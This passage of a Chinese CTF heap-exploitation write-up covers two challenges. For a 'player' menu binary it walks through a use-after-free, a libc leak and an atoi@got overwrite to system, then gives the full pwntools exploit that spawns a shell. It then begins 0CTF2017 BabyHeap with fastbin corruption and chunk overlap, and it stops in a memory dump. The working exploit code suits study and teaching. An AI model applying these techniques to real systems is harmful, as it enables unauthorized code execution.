0x604090:    0x0000000000000000    0x0000000000000021 <-- player
 1
0x6040a0:    0x0000000200000001    0x0000000400000003
   <-- selected
0x6040b0:    0x00000000006040c0    0x0000000000000091 <-- name 1
0x6040c0:    0x4242424242424242    0x4242424242424242
0x6040d0:    0x4242424242424242    0x4242424242424242
0x6040e0:    0x4242424242424242    0x4242424242424242
0x6040f0:    0x4242424242424242    0x4242424242424242
0x604100:    0x4242424242424242    0x4242424242424242
0x604110:    0x4242424242424242    0x4242424242424242
0x604120:    0x4242424242424242    0x4242424242424242
0x604130:    0x4242424242424242    0x4242424242424242
0x604140:    0x0000000000000000    0x0000000000000021 <-- player
 2
0x604150:    0x0000000200000001    0x0000000400000003
0x604160:    0x0000000000604170    0x0000000000000091 <-- name 2
0x604170:    0x4343434343434343    0x4343434343434343
0x604180:    0x4343434343434343    0x4343434343434343
0x604190:    0x4343434343434343    0x4343434343434343
0x6041a0:    0x4343434343434343    0x4343434343434343
0x6041b0:    0x4343434343434343    0x4343434343434343
0x6041c0:    0x4343434343434343    0x4343434343434343
0x6041d0:    0x4343434343434343    0x4343434343434343
0x6041e0:    0x4343434343434343    0x4343434343434343
0x6041f0:    0x0000000000000000    0x0000000000020e11
```

```
   <-- top chunk
0x604200:    0x0000000000000000    0x0000000000000000
0x604210:    0x0000000000000000    0x0000000000000000
0x604220:    0x0000000000000000    0x0000000000000000
gef➤  p selected
$2 = 0x6040a0
```

free

然后：

```
free(1)
```

```
gef➤  x/4gx 0x603180
0x603180 <players>:    0x0000000000604010    0x0000000000000000
<-- set zero
0x603190 <players+16>:    0x0000000000604150    0x00000000000000
00
gef➤  x/70gx 0x604010-0x10
0x604000:    0x0000000000000000    0x0000000000000021 <-- player
 0
0x604010:    0x0000000200000001    0x0000000400000003
0x604020:    0x0000000000604030    0x0000000000000071 <-- name 0
0x604030:    0x4141414141414141    0x4141414141414141
0x604040:    0x4141414141414141    0x4141414141414141
0x604050:    0x4141414141414141    0x4141414141414141
0x604060:    0x4141414141414141    0x4141414141414141
0x604070:    0x4141414141414141    0x4141414141414141
0x604080:    0x4141414141414141    0x4141414141414141
0x604090:    0x0000000000000000    0x0000000000000021 <-- player
 1 [be freed] <-- fastbins
0x6040a0:    0x0000000000000000    0x0000000400000003
   <-- selected
0x6040b0:    0x00000000006040c0    0x0000000000000091 <-- name 1
 [be freed] <-- unsorted_bin
0x6040c0:    0x00007ffff7dd1b78    0x00007ffff7dd1b78
   <-- fd | bk
0x6040d0:    0x4242424242424242    0x4242424242424242
```

```
0x6040e0:    0x4242424242424242    0x4242424242424242
0x6040f0:    0x4242424242424242    0x4242424242424242
0x604100:    0x4242424242424242    0x4242424242424242
0x604110:    0x4242424242424242    0x4242424242424242
0x604120:    0x4242424242424242    0x4242424242424242
0x604130:    0x4242424242424242    0x4242424242424242
0x604140:    0x0000000000000090    0x0000000000000020 <-- player
 2
0x604150:    0x0000000200000001    0x0000000400000003
0x604160:    0x0000000000604170    0x0000000000000091 <-- name 2
0x604170:    0x4343434343434343    0x4343434343434343
0x604180:    0x4343434343434343    0x4343434343434343
0x604190:    0x4343434343434343    0x4343434343434343
0x6041a0:    0x4343434343434343    0x4343434343434343
0x6041b0:    0x4343434343434343    0x4343434343434343
0x6041c0:    0x4343434343434343    0x4343434343434343
0x6041d0:    0x4343434343434343    0x4343434343434343
0x6041e0:    0x4343434343434343    0x4343434343434343
0x6041f0:    0x0000000000000000    0x0000000000020e11
   <-- top chunk
0x604200:    0x0000000000000000    0x0000000000000000
0x604210:    0x0000000000000000    0x0000000000000000
0x604220:    0x0000000000000000    0x0000000000000000
gef➤  p selected
$3 = 0x6040a0
gef➤  heap bins
[ Fastbins for arena 0x7ffff7dd1b20 ]
Fastbins[idx=0, size=0x10]  ←  Chunk(addr=0x6040a0, size=0x20, f
lags=PREV_INUSE)
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x6040b0, bk=0x6040b0
 →   Chunk(addr=0x6040c0, size=0x90, flags=PREV_INUSE)
```

我们知道，当一个 small chunk 被释放后，会被放到 unsorted bin 中，这是一个双向链表，它的 fd 指针指向了链表的头部，即地址 `0x00007ffff7dd1b78` 。然后使用命令 `vmmap` 获得 libc 被加载的地址，用链表头部地址减掉它，得到偏移。当开启 ASLR 后，其地址会变，但偏移不变。同时，释放的 player 1 chunk 被加入到 fastbins 单链表中。

```
[0x00400ec0]> ?v 0x00007ffff7dd1b78 - 0x00007ffff7a0d000
0x3c4b78
```

再次 free，将 player 2 释放，因为 player 1 也是被释放的状态，所以两个 chunk 会被合并（其实 player 是 fast chunk，不会被合并，真正合并的是 name chunk）：

```
free(2)
```

```
gef➤  x/4gx 0x603180
0x603180 <players>:     0x0000000000604010     0x0000000000000000
0x603190 <players+16>:     0x0000000000000000     0x00000000000000
00
gef➤  x/70gx 0x604010-0x10
0x604000:     0x0000000000000000     0x0000000000000021 <-- player
 0
0x604010:     0x0000000200000001     0x0000000400000003
0x604020:     0x0000000000604030     0x0000000000000071 <-- name 0
0x604030:     0x4141414141414141     0x4141414141414141
0x604040:     0x4141414141414141     0x4141414141414141
0x604050:     0x4141414141414141     0x4141414141414141
0x604060:     0x4141414141414141     0x4141414141414141
0x604070:     0x4141414141414141     0x4141414141414141
0x604080:     0x4141414141414141     0x4141414141414141
0x604090:     0x0000000000000000     0x00000000000000b1 <-- player
 1 [be freed] <-- unsorted_bin
0x6040a0:     0x00007ffff7dd1b78     0x00007ffff7dd1b78
   <-- selected
0x6040b0:     0x00000000006040c0     0x0000000000000091 <-- player
 2 [be freed]
0x6040c0:     0x00007ffff7dd1b78     0x00007ffff7dd1b78
0x6040d0:     0x4242424242424242     0x4242424242424242
0x6040e0:     0x4242424242424242     0x4242424242424242
0x6040f0:     0x4242424242424242     0x4242424242424242
0x604100:     0x4242424242424242     0x4242424242424242
0x604110:     0x4242424242424242     0x4242424242424242
0x604120:     0x4242424242424242     0x4242424242424242
```

```
0x604130:    0x4242424242424242    0x4242424242424242
0x604140:    0x00000000000000b0    0x0000000000000020
   <-- fastbins
0x604150:    0x0000000000000000    0x0000000400000003
0x604160:    0x0000000000604170    0x0000000000020ea1
0x604170:    0x4343434343434343    0x4343434343434343
0x604180:    0x4343434343434343    0x4343434343434343
0x604190:    0x4343434343434343    0x4343434343434343
0x6041a0:    0x4343434343434343    0x4343434343434343
0x6041b0:    0x4343434343434343    0x4343434343434343
0x6041c0:    0x4343434343434343    0x4343434343434343
0x6041d0:    0x4343434343434343    0x4343434343434343
0x6041e0:    0x4343434343434343    0x4343434343434343
0x6041f0:    0x0000000000000000    0x0000000000020e11
   <-- top chunk
0x604200:    0x0000000000000000    0x0000000000000000
0x604210:    0x0000000000000000    0x0000000000000000
0x604220:    0x0000000000000000    0x0000000000000000
gef➤  p selected
$4 = 0x6040a0
gef➤  heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]
Fastbins[idx=0, size=0x10]  ←  Chunk(addr=0x604150, size=0x20, f
lags=)
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x604090, bk=0x604090
 →   Chunk(addr=0x6040a0, size=0xb0, flags=PREV_INUSE)
```

alloc again

添加一个球员，player chunk 将从 fastbins 链表中取出，而 name chunk 将从 unsorted_bin 中取出：

```
alloc('D'*16 + p64(atoi_got))
```

```
gef➤  x/4gx 0x603180
0x603180 <players>:    0x0000000000604010    0x0000000000604150
```

```
0x603190 <players+16>:    0x0000000000000000    0x00000000000000
00
gef➤  x/70gx 0x604010-0x10
0x604000:    0x0000000000000000    0x0000000000000021 <-- player
 0
0x604010:    0x0000000200000001    0x0000000400000003
0x604020:    0x0000000000604030    0x0000000000000071 <-- name 0
0x604030:    0x4141414141414141    0x4141414141414141
0x604040:    0x4141414141414141    0x4141414141414141
0x604050:    0x4141414141414141    0x4141414141414141
0x604060:    0x4141414141414141    0x4141414141414141
0x604070:    0x4141414141414141    0x4141414141414141
0x604080:    0x4141414141414141    0x4141414141414141
0x604090:    0x0000000000000000    0x0000000000000021 <-- name 3
0x6040a0:    0x4444444444444444    0x4444444444444444
   <-- selected
0x6040b0:    0x0000000000603110    0x0000000000000091
   <-- unsorted_bin
0x6040c0:    0x00007ffff7dd1b78    0x00007ffff7dd1b78
0x6040d0:    0x4242424242424242    0x4242424242424242
0x6040e0:    0x4242424242424242    0x4242424242424242
0x6040f0:    0x4242424242424242    0x4242424242424242
0x604100:    0x4242424242424242    0x4242424242424242
0x604110:    0x4242424242424242    0x4242424242424242
0x604120:    0x4242424242424242    0x4242424242424242
0x604130:    0x4242424242424242    0x4242424242424242
0x604140:    0x0000000000000090    0x0000000000000020 <-- player
 3
0x604150:    0x0000000200000001    0x0000000400000003
0x604160:    0x00000000006040a0    0x0000000000020ea1
0x604170:    0x4343434343434343    0x4343434343434343
0x604180:    0x4343434343434343    0x4343434343434343
0x604190:    0x4343434343434343    0x4343434343434343
0x6041a0:    0x4343434343434343    0x4343434343434343
0x6041b0:    0x4343434343434343    0x4343434343434343
0x6041c0:    0x4343434343434343    0x4343434343434343
0x6041d0:    0x4343434343434343    0x4343434343434343
0x6041e0:    0x4343434343434343    0x4343434343434343
0x6041f0:    0x0000000000000000    0x0000000000020e11
   <-- top chunk
```

```
0x604200:    0x0000000000000000    0x0000000000000000
0x604210:    0x0000000000000000    0x0000000000000000
0x604220:    0x0000000000000000    0x0000000000000000
gef➤  p selected
$5 = 0x6040a0
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x6040b0, bk=0x6040b0
 →   Chunk(addr=0x6040c0, size=0x90, flags=PREV_INUSE)
```

edit and get shell

编辑 selected 处的 chunck，即 name 3：

```
# atoi@got -> system@got
edit(p64(system))

# get shell
p.recvuntil('choice: ')
p.sendline('sh')
```

函数 atoi@got 已经被我们覆盖为 system@got，当调用 atoi 时，实际上是执行了 system('sh')：

```
gef➤  p atoi
$2 = {int (const char *)} 0x7ffff7a43e80 <atoi>
gef➤  x/gx 0x603110
0x603110:    0x00007ffff7a52390
```

到这里，我们可以重新启用 ASLR 了，该保护机制已经被绕过。

Bingo!!!

```
$ python exp.py
[+] Opening connection to 127.0.0.1 on port 10001: Done
[*] leak   => 0x7fcd41824b78
[*] libc   => 0x7fcd41460000
[*] system => 0x7fcd414a5390
[*] Switching to interactive mode
$ whoami
firmy
```

exploit

完整的 exp 如下：

```
from pwn import *

# context.log_level = 'debug'

p = remote('127.0.0.1', 10001)
# p = process('./main.elf')

def alloc(name, attack = 1, defense = 2, speed = 3, precision = 4
):
    p.recvuntil('choice: ')
    p.sendline('1')
    p.recvuntil('name: ')
    p.sendline(name)
    p.recvuntil('points: ')
    p.sendline(str(attack))
    p.recvuntil('points: ')
    p.sendline(str(defense))
    p.recvuntil('speed: ')
    p.sendline(str(speed))
    p.recvuntil('precision: ')
    p.sendline(str(precision))

def free(idx):
    p.recvuntil('choice: ')
    p.sendline('2')
    p.recvuntil('index: ')
```

```
    p.sendline(str(idx))

def select(idx):
    p.recvuntil('choice: ')
    p.sendline('3')
    p.recvuntil('index: ')
    p.sendline(str(idx))

def edit(name):
    p.recvuntil('choice: ')
    p.sendline('4')
    p.recvuntil('choice: ')
    p.sendline('1')
    p.recvuntil('name: ')
    p.sendline(name)

def show():
    p.recvuntil('choice: ')
    p.sendline('5')

# gdb.attach(p, '''
# b *0x00402205
# c
# ''')

atoi_got = 0x603110

alloc('A' * 0x60)
alloc('B' * 0x80)
alloc('C' * 0x80)
select(1)

free(1)
show()
p.recvuntil('Name: ')

leak    = u64(p.recv(6).ljust(8, '\x00'))
libc    = leak - 0x3c4b78   # 0x3c4b78 = leak - libc
system  = libc + 0x045390   # $ readelf -s libc-2.23.so | grep s
ystem@
```

```
log.info("leak   => 0x%x" % leak)
log.info("libc   => 0x%x" % libc)
log.info("system => 0x%x" % system)

free(2)

alloc('D'*16 + p64(atoi_got))

# atoi@got -> system@got
edit(p64(system))

# get shell
p.recvuntil('choice: ')
p.sendline('sh')
p.interactive()
```

参考资料

https://ctftime.org/task/4528

6.1.10 pwn 0CTF2017 BabyHeap2017

下载文件

题目复现

这个题目给出了二进制文件。在 Ubuntu 16.04 上，libc 就用自带的。

```
$ file babyheap
babyheap: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV)
, dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, f
or GNU/Linux 2.6.32, BuildID[sha1]=9e5bfa980355d6158a76acacb7bda
01f4e3fc1c2, stripped
$ checksec -f babyheap
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY   Fortified Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled
No RPATH   No RUNPATH   Yes       0             2       babyhe
ap
$ file /lib/x86_64-linux-gnu/libc-2.23.so
/lib/x86_64-linux-gnu/libc-2.23.so: ELF 64-bit LSB shared object
, x86-64, version 1 (GNU/Linux), dynamically linked, interpreter
 /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=088a6e00a1814622219f
346b41e775b8dd46c518, for GNU/Linux 2.6.32, stripped
```

64 位程序，保护全开。

把它运行起来：

```
socat tcp4-listen:10001,reuseaddr,fork exec:./babyheap &
```

一个典型的堆利用题目：

```
$ ./babyheap
===== Baby Heap in 2017 =====
1. Allocate
2. Fill
3. Free
4. Dump
5. Exit
Command: 1      // 分配一个指定大小的 chunk
Size: 5
Allocate Index 0
1. Allocate
2. Fill
3. Free
4. Dump
5. Exit
Command: 2      // 将指定大小数据放进 chunk，但似乎没有进行边界检查，导致溢出
Index: 0
Size: 10
Content: aaaaaaaaaa    // 10个a
1. Allocate
2. Fill
3. Free
4. Dump
5. Exit
Command: 1. Allocate    // 似乎触发了什么 bug，如果是9个a就没事
2. Fill
3. Free
4. Dump
5. Exit
Command: 4      // 打印出 chunk 的内容，长度是新建时的长度，而不是放入数据的长度
Index: 0
Content:
aaaaa
1. Allocate
2. Fill
3. Free
```

```
4. Dump
5. Exit
Command: 3      // 释放 chunk
Index: 0
1. Allocate
2. Fill
3. Free
4. Dump
5. Exit
Command: 5
```

题目解析

根据前面所学的知识，我们知道释放且只释放了一个 chunk 后，该 free chunk 会被加入到 unsorted bin 中，它的 fd/bk 指针指向了 libc 中的 main_arena 结构。我们已经知道了 Fill 数据的操作存在溢出漏洞，但并没有发现 UAF 漏洞，所以要想泄露出 libc 基址，得利用 Dump 操作。另外内存分配使用了 calloc 函数，这个函数与 malloc 的区别是，calloc 会将分配的内存空间每一位都初始化为 0，所以也不能通过分配和释放几个小 chunk，再分配一个大 chunk，来泄露其内容。

怎么利用 Dump 操作呢？如果能使两个 chunk 相重叠，Free 一个，Dump 另一个，或许可行。

漏洞利用

leak libc

还是一样的，为了方便调试，先关掉 ASLR。首先分配 3 个 fast chunk 和 1 个 small chunk，其实填充数据对漏洞利用是没有意义的，这里只是为了方便观察：

```
alloc(0x10)
alloc(0x10)
alloc(0x10)
alloc(0x10)
alloc(0x80)
fill(0, "A"*16)
fill(1, "A"*16)
fill(2, "A"*16)
fill(3, "A"*16)
fill(4, "A"*128)
```

```
gef➤  x/40gx 0x0000555555757010-0x10
0x555555757000:    0x0000000000000000    0x0000000000000021  <--
 chunk 0
0x555555757010:    0x4141414141414141    0x4141414141414141
0x555555757020:    0x0000000000000000    0x0000000000000021  <--
 chunk 1
0x555555757030:    0x4141414141414141    0x4141414141414141
0x555555757040:    0x0000000000000000    0x0000000000000021  <--
 chunk 2
0x555555757050:    0x4141414141414141    0x4141414141414141
0x555555757060:    0x0000000000000000    0x0000000000000021  <--
 chunk 3
0x555555757070:    0x4141414141414141    0x4141414141414141
0x555555757080:    0x0000000000000000    0x0000000000000091  <--
 chunk 4
0x555555757090:    0x4141414141414141    0x4141414141414141
0x5555557570a0:    0x4141414141414141    0x4141414141414141
0x5555557570b0:    0x4141414141414141    0x4141414141414141
0x5555557570c0:    0x4141414141414141    0x4141414141414141
0x5555557570d0:    0x4141414141414141    0x4141414141414141
0x5555557570e0:    0x4141414141414141    0x4141414141414141
0x5555557570f0:    0x4141414141414141    0x4141414141414141
0x555555757100:    0x4141414141414141    0x4141414141414141
0x555555757110:    0x0000000000000000    0x0000000000020ef1  <--
 top chunk
0x555555757120:    0x0000000000000000    0x0000000000000000
0x555555757130:    0x0000000000000000    0x0000000000000000
```

```
gef➤  x/20gx 0xafc966564d0-0x10
0xafc966564c0:    0x0000000000000001    0x0000000000000010  <--
idx 0 -> chunk 0
0xafc966564d0:    0x0000555555757010    0x0000000000000001  <--
idx 1 -> chunk 1
0xafc966564e0:    0x0000000000000010    0x0000555555757030
0xafc966564f0:    0x0000000000000001    0x0000000000000010  <--
idx 2 -> chunk 2
0xafc96656500:    0x0000555555757050    0x0000000000000001  <--
idx 3 -> chunk 3
0xafc96656510:    0x0000000000000010    0x0000555555757070
0xafc96656520:    0x0000000000000001    0x0000000000000080  <--
idx 4 -> chunk 4
0xafc96656530:    0x0000555555757090    0x0000000000000000
0xafc96656540:    0x0000000000000000    0x0000000000000000
0xafc96656550:    0x0000000000000000    0x0000000000000000
```

另外我们看到，chunk 的序号被存储到一个 mmap 分配出来的结构体中，包含了 chunk 的地址和大小。程序就是通过该结构体寻找 chunk，然后各种操作的。

free 掉两个 fast chunk，这样 chunk 2 的 fd 指针会被指向 chunk 1：

```
free(1)
free(2)
```

```
gef➤  x/2gx &main_arena
0x7ffff7dd1b20 <main_arena>:    0x0000000000000000    0x00005555
55757040
gef➤  heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]
Fastbins[idx=0, size=0x10]  ←  Chunk(addr=0x555555757050, size=0
x20, flags=PREV_INUSE)  ←  Chunk(addr=0x555555757030, size=0x20,
 flags=PREV_INUSE)
gef➤  x/40gx 0x0000555555757010-0x10
0x555555757000:    0x0000000000000000    0x0000000000000021  <--
 chunk 0
0x555555757010:    0x4141414141414141    0x4141414141414141
0x555555757020:    0x0000000000000000    0x0000000000000021  <--
```

```
 chunk 1 [be freed]
0x555555757030:    0x0000000000000000    0x4141414141414141
0x555555757040:    0x0000000000000000    0x0000000000000021  <--
 chunk 2 [be freed]  <-- fast bins
0x555555757050:    0x0000555555757020    0x4141414141414141
 <-- fd pointer
0x555555757060:    0x0000000000000000    0x0000000000000021  <--
 chunk 3
0x555555757070:    0x4141414141414141    0x4141414141414141
0x555555757080:    0x0000000000000000    0x0000000000000091  <--
 chunk 4
0x555555757090:    0x4141414141414141    0x4141414141414141
0x5555557570a0:    0x4141414141414141    0x4141414141414141
0x5555557570b0:    0x4141414141414141    0x4141414141414141
0x5555557570c0:    0x4141414141414141    0x4141414141414141
0x5555557570d0:    0x4141414141414141    0x4141414141414141
0x5555557570e0:    0x4141414141414141    0x4141414141414141
0x5555557570f0:    0x4141414141414141    0x4141414141414141
0x555555757100:    0x4141414141414141    0x4141414141414141
0x555555757110:    0x0000000000000000    0x0000000000020ef1
0x555555757120:    0x0000000000000000    0x0000000000000000
0x555555757130:    0x0000000000000000    0x0000000000000000
gef➤  x/20gx 0xafc966564d0-0x10
0xafc966564c0:    0x0000000000000001    0x0000000000000010  <--
idx 0 -> chunk 0
0xafc966564d0:    0x0000555555757010    0x0000000000000000
0xafc966564e0:    0x0000000000000000    0x0000000000000000
0xafc966564f0:    0x0000000000000000    0x0000000000000000
0xafc96656500:    0x0000000000000000    0x0000000000000001  <--
idx 3 -> chunk 3
0xafc96656510:    0x0000000000000010    0x0000555555757070
0xafc96656520:    0x0000000000000001    0x0000000000000080  <--
idx 4 -> chunk 4
0xafc96656530:    0x0000555555757090    0x0000000000000000
0xafc96656540:    0x0000000000000000    0x0000000000000000
0xafc96656550:    0x0000000000000000    0x0000000000000000
```

free 掉的 chunk，其结构体被清空，等待下一次 malloc，并添加到空出来的地方。

通过溢出漏洞修改已被释放的 chunk 2，让 fd 指针指向 chunk 4，这样就将 small chunk 加入到了 fastbins 链表中，然后还需要把 chunk 4 的 0x91 改成 0x21 以绕过 fastbins 大小的检查：

```
payload  = "A"*16
payload += p64(0)
payload += p64(0x21)
payload += p64(0)
payload += "A"*8
payload += p64(0)
payload += p64(0x21)
payload += p8(0x80)
fill(0, payload)

payload  = "A"*16
payload += p64(0)
payload += p64(0x21)
fill(3, payload)
```

```
gef➤  x/2gx &main_arena
0x7ffff7dd1b20 <main_arena>:    0x0000000000000000    0x00005555
55757040
gef➤  heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]
Fastbins[idx=0, size=0x10]  ←  Chunk(addr=0x555555757050, size=0
x20, flags=PREV_INUSE)  ←  Chunk(addr=0x555555757090, size=0x20,
 flags=PREV_INUSE)  ←  [Corrupted chunk at 0x4141414141414151]
gef➤  x/40gx 0x0000555555757010-0x10
0x555555757000:    0x0000000000000000    0x0000000000000021  <--
 chunk 0
0x555555757010:    0x4141414141414141    0x4141414141414141
0x555555757020:    0x0000000000000000    0x0000000000000021  <--
 chunk 1 [be freed]
0x555555757030:    0x0000000000000000    0x4141414141414141
0x555555757040:    0x0000000000000000    0x0000000000000021  <--
 chunk 2 [be freed]  <-- fast bins
0x555555757050:    0x0000555555757080    0x4141414141414141
 <-- fd pointer
0x555555757060:    0x0000000000000000    0x0000000000000021  <--
 chunk 3
0x555555757070:    0x4141414141414141    0x4141414141414141
0x555555757080:    0x0000000000000000    0x0000000000000021  <--
 chunk 4
0x555555757090:    0x4141414141414141    0x4141414141414141
0x5555557570a0:    0x4141414141414141    0x4141414141414141
0x5555557570b0:    0x4141414141414141    0x4141414141414141
0x5555557570c0:    0x4141414141414141    0x4141414141414141
0x5555557570d0:    0x4141414141414141    0x4141414141414141
0x5555557570e0:    0x4141414141414141    0x4141414141414141
0x5555557570f0:    0x4141414141414141    0x4141414141414141
0x555555757100:    0x4141414141414141    0x4141414141414141
0x555555757110:    0x0000000000000000    0x0000000000020ef1
0x555555757120:    0x0000000000000000    0x0000000000000000
0x555555757130:    0x0000000000000000    0x0000000000000000
```

现在我们再分配两个 chunk，它们都会从 fastbins 中被取出来，而且 new chunk 2 会和原来的 chunk 4 起始位置重叠，但前者是 fast chunk，而后者是 small chunk，即一个大 chunk 里包含了一个小 chunk，这正是我们需要的：

```
alloc(0x10)
alloc(0x10)
fill(1, "B"*16)
fill(2, "C"*16)
fill(4, "D"*16)
```

```
gef➤  x/2gx &main_arena
0x7ffff7dd1b20 <main_arena>:    0x0000000000000000    0x41414141
41414141
gef➤  x/40gx 0x0000555555757010-0x10
0x555555757000:    0x0000000000000000    0x0000000000000021  <--
 chunk 0
0x555555757010:    0x4141414141414141    0x4141414141414141
0x555555757020:    0x0000000000000000    0x0000000000000021  <--
 chunk 1 [be freed]
0x555555757030:    0x0000000000000000    0x4141414141414141
0x555555757040:    0x0000000000000000    0x0000000000000021  <--
 new chunk 1
0x555555757050:    0x4242424242424242    0x4242424242424242
0x555555757060:    0x0000000000000000    0x0000000000000021  <--
 chunk 3
0x555555757070:    0x4141414141414141    0x4141414141414141
0x555555757080:    0x0000000000000000    0x0000000000000021  <--
 chunk 4, new chunk 2
0x555555757090:    0x4444444444444444    0x4444444444444444
0x5555557570a0:    0x0000000000000000    0x4141414141414141
0x5555557570b0:    0x4141414141414141    0x4141414141414141
0x5555557570c0:    0x4141414141414141    0x4141414141414141
0x5555557570d0:    0x4141414141414141    0x4141414141414141
0x5555557570e0:    0x4141414141414141    0x4141414141414141
0x5555557570f0:    0x4141414141414141    0x4141414141414141
0x555555757100:    0x4141414141414141    0x4141414141414141
0x555555757110:    0x0000000000000000    0x0000000000020ef1
0x555555757120:    0x0000000000000000    0x0000000000000000
0x555555757130:    0x0000000000000000    0x0000000000000000
gef➤  x/20gx 0xafc966564d0-0x10
0xafc966564c0:    0x0000000000000001    0x0000000000000010  <--
idx 0 -> chunk 0
```

```
0xafc966564d0:    0x0000555555757010    0x0000000000000001  <--
idx 1 -> new chunk 1
0xafc966564e0:    0x0000000000000010    0x0000555555757050
0xafc966564f0:    0x0000000000000001    0x0000000000000010  <--
idx 2 -> new chunk 2
0xafc96656500:    0x0000555555757090    0x0000000000000001  <--
idx 3 -> chunk 3
0xafc96656510:    0x0000000000000010    0x0000555555757070
0xafc96656520:    0x0000000000000001    0x0000000000000080  <--
idx 4 -> chunk 4
0xafc96656530:    0x0000555555757090    0x0000000000000000
0xafc96656540:    0x0000000000000000    0x0000000000000000
0xafc96656550:    0x0000000000000000    0x0000000000000000
```

可以看到新分配的 chunk 2，填补到了被释放的 chunk 2 的位置上。

再次利用溢出漏洞将 chunk 4 的 0x21 改回 0x91，然后为了避免 free(4) 后该 chunk 被合并进 top chunk，需要再分配一个 small chunk：

```
payload  = "A"*16
payload += p64(0)
payload += p64(0x91)
fill(3, payload)

alloc(0x80)
fill(5, "A"*128)
```

```
gef➤  x/60gx 0x0000555555757010-0x10
0x555555757000:    0x0000000000000000    0x0000000000000021  <--
 chunk 0
0x555555757010:    0x4141414141414141    0x4141414141414141
0x555555757020:    0x0000000000000000    0x0000000000000021
0x555555757030:    0x0000000000000000    0x4141414141414141
0x555555757040:    0x0000000000000000    0x0000000000000021  <--
 new chunk 1
0x555555757050:    0x4242424242424242    0x4242424242424242
0x555555757060:    0x0000000000000000    0x0000000000000021  <--
 chunk 3
```

```
0x555555757070:    0x4141414141414141    0x4141414141414141
0x555555757080:    0x0000000000000000    0x0000000000000091  <--
 chunk 4, new chunk 2
0x555555757090:    0x4444444444444444    0x4444444444444444
0x5555557570a0:    0x0000000000000000    0x4141414141414141
0x5555557570b0:    0x4141414141414141    0x4141414141414141
0x5555557570c0:    0x4141414141414141    0x4141414141414141
0x5555557570d0:    0x4141414141414141    0x4141414141414141
0x5555557570e0:    0x4141414141414141    0x4141414141414141
0x5555557570f0:    0x4141414141414141    0x4141414141414141
0x555555757100:    0x4141414141414141    0x4141414141414141
0x555555757110:    0x0000000000000000    0x0000000000000091  <--
 chunk 5
0x555555757120:    0x4141414141414141    0x4141414141414141
0x555555757130:    0x4141414141414141    0x4141414141414141
0x555555757140:    0x4141414141414141    0x4141414141414141
0x555555757150:    0x4141414141414141    0x4141414141414141
0x555555757160:    0x4141414141414141    0x4141414141414141
0x555555757170:    0x4141414141414141    0x4141414141414141
0x555555757180:    0x4141414141414141    0x4141414141414141
0x555555757190:    0x4141414141414141    0x4141414141414141
0x5555557571a0:    0x0000000000000000    0x0000000000020e61  <--
 top chunk
0x5555557571b0:    0x0000000000000000    0x0000000000000000
0x5555557571c0:    0x0000000000000000    0x0000000000000000
0x5555557571d0:    0x0000000000000000    0x0000000000000000
gef➤  x/20gx 0xafc966564d0-0x10
0xafc966564c0:    0x0000000000000001    0x0000000000000010  <--
idx 0 -> chunk 0
0xafc966564d0:    0x0000555555757010    0x0000000000000001  <--
idx 1 -> new chunk 1
0xafc966564e0:    0x0000000000000010    0x0000555555757050
0xafc966564f0:    0x0000000000000001    0x0000000000000010  <--
idx 2 -> new chunk 2
0xafc96656500:    0x0000555555757090    0x0000000000000001  <--
idx 3 -> chunk 3
0xafc96656510:    0x0000000000000010    0x0000555555757070
0xafc96656520:    0x0000000000000001    0x0000000000000080  <--
idx 4 -> chunk 4
0xafc96656530:    0x0000555555757090    0x0000000000000001  <--
```

```
idx 5 -> chunk 5
0xafc96656540:    0x0000000000000080    0x0000555555757120
0xafc96656550:    0x0000000000000000    0x0000000000000000
```

这时，如果我们将 chunk 4 释放掉，其 fd 指针会被设置为指向 unsorted bin 链表的头部，这个地址在 libc 中，且相对位置固定，利用它就可以算出 libc 被加载的地址：

```
free(4)
```

```
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x555555757080, bk=0x555555757080
 →   Chunk(addr=0x555555757090, size=0x90, flags=PREV_INUSE)
gef➤  x/60gx 0x0000555555757010-0x10
0x555555757000:    0x0000000000000000    0x0000000000000021  <--
 chunk 0
0x555555757010:    0x4141414141414141    0x4141414141414141
0x555555757020:    0x0000000000000000    0x0000000000000021
0x555555757030:    0x0000000000000000    0x4141414141414141
0x555555757040:    0x0000000000000000    0x0000000000000021  <--
 new chunk 1
0x555555757050:    0x4242424242424242    0x4242424242424242
0x555555757060:    0x0000000000000000    0x0000000000000021  <--
 chunk 3
0x555555757070:    0x4141414141414141    0x4141414141414141
0x555555757080:    0x0000000000000000    0x0000000000000091  <--
 chunk 4 [be freed], new chunk 2 <-- unsorted bin
0x555555757090:    0x00007ffff7dd1b78    0x00007ffff7dd1b78
 <-- fd, bk pointer
0x5555557570a0:    0x0000000000000000    0x4141414141414141
0x5555557570b0:    0x4141414141414141    0x4141414141414141
0x5555557570c0:    0x4141414141414141    0x4141414141414141
0x5555557570d0:    0x4141414141414141    0x4141414141414141
0x5555557570e0:    0x4141414141414141    0x4141414141414141
0x5555557570f0:    0x4141414141414141    0x4141414141414141
0x555555757100:    0x4141414141414141    0x4141414141414141
0x555555757110:    0x0000000000000090    0x0000000000000090  <--
```

```
 chunk 5
0x555555757120:    0x4141414141414141    0x4141414141414141
0x555555757130:    0x4141414141414141    0x4141414141414141
0x555555757140:    0x4141414141414141    0x4141414141414141
0x555555757150:    0x4141414141414141    0x4141414141414141
0x555555757160:    0x4141414141414141    0x4141414141414141
0x555555757170:    0x4141414141414141    0x4141414141414141
0x555555757180:    0x4141414141414141    0x4141414141414141
0x555555757190:    0x4141414141414141    0x4141414141414141
0x5555557571a0:    0x0000000000000000    0x0000000000020e61
0x5555557571b0:    0x0000000000000000    0x0000000000000000
0x5555557571c0:    0x0000000000000000    0x0000000000000000
0x5555557571d0:    0x0000000000000000    0x0000000000000000
gef➤  x/20gx 0xafc966564d0-0x10
0xafc966564c0:    0x0000000000000001    0x0000000000000010  <--
